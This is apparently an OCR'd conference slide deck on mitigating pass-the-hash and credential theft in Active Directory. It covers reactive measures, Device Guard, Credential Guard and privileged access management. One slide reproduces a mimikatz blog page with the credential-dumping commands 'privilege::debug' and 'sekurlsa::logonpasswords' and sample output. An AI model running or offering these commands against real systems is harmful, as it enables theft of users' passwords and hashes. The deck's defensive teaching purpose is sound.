
# Audit Process Creation



# Audit Process Creation



# Audit Process Creation




# Reactive Measures

- Change account passwords (including services!)
- Reset computer account passwords
- Disable+Enable smartcard-enforced accounts
- Reset KRBtgt account
- Implement countermeasures




# **Windows 10 + Windows Server 2016**

# Hypervisor Code Integrity protected by VSM




# Device Guard







# Privileged Access Management for AD



# Microsoft Passport (FIDO) + Windows Hello



# Endanced AD FS / DRA GUI






# Next Steps

# Learn more about PtH Attacks

Mitigating  
Pass-the-Hash  
and Other  
Credential Theft,  
version 2

Trustworthy Computing



Barbarians Inside the Gates

Microsoft Ignite May 4–8, 2015 Chicago, IL

Events | Microsoft Ignite | Microsoft Ignite 2015

**Barbarians Inside the Gates: Protecting against Credential Theft and Pass the Hash Today**

Date: May 07, 2015 5:00PM–6:15PM © Day 4 | E451b | BRK2334

Speakers: Aaron Margosis, Mark Simos

★★★★★ (1) | 7,695 sessions

Average: 5

reddit Tweet Like

Barbarians Inside the Gates:  
Protecting against Credential Theft and Pass the Hash Today

Mark Simos  
Architect - Cyber, Security + Identity

Aaron Margosis  
Principal Consultant, Microsoft

# Have fun with the tools

mimikatz | Blog de Gent

← → ↺ | Search or enter web address

## mimikatz

**mimikatz 2.0 vient de sortir en version alpha**

- binaires : <https://github.com/gentilkiwi/mimikatz/releases>
- sources : <https://github.com/gentilkiwi/mimikatz>
- présentations : <http://blog.gentilkiwi.com/presentations>

**Pour les pressés cherchant des mots de passe...**

A exécuter en administrateur :

```
1 mimikatz # privilege::debug
2 Privilege '20' OK
3
4 mimikatz # sekurlsa::logonpasswords
5
6 Authentication Id : 0 ; 515764 (00000000:
7 Session          : Interactive from 2
8 User Name        : Gentil Kiwi
9 Domain           : vm-w7-ult-x
10 SID              : S-1-5-21-1982681256-1
11 msv :
12
```

PowerShell Gallery | DSI

← → ↺ | Search or enter web address

## PowerShell Gallery

Register | Sign in

Home Get Started **Modules** Publish Module Statistics

Search Modules

### DSInternals 2.4.0

DSInternals PowerShell Module

4 Downloads

4 Downloads of v 2.4.0

2015-09-05  
Last published

[Project Site](#)  
[Contact Owners](#)  
[Report Abuse](#)  
[How to Download](#)  
[Module Statistics](#)

**Inspect**

```
PS> Save-Module -Name DSInternals -Path <path>
```

**Install**

```
PS> Install-Module -Name DSInternals
```


**Deploy**

[Deploy to Azure Automation](#)

See [Get Started](#) for more details.

**Release Notes**  
Initial PSGallery release.

**Owners**

 [MichaelGrafnetter](#)

# Secure your network





# Pass-the-Hash Attacks

Michael Grafnetter  
[www.dsinternals.com](http://www.dsinternals.com)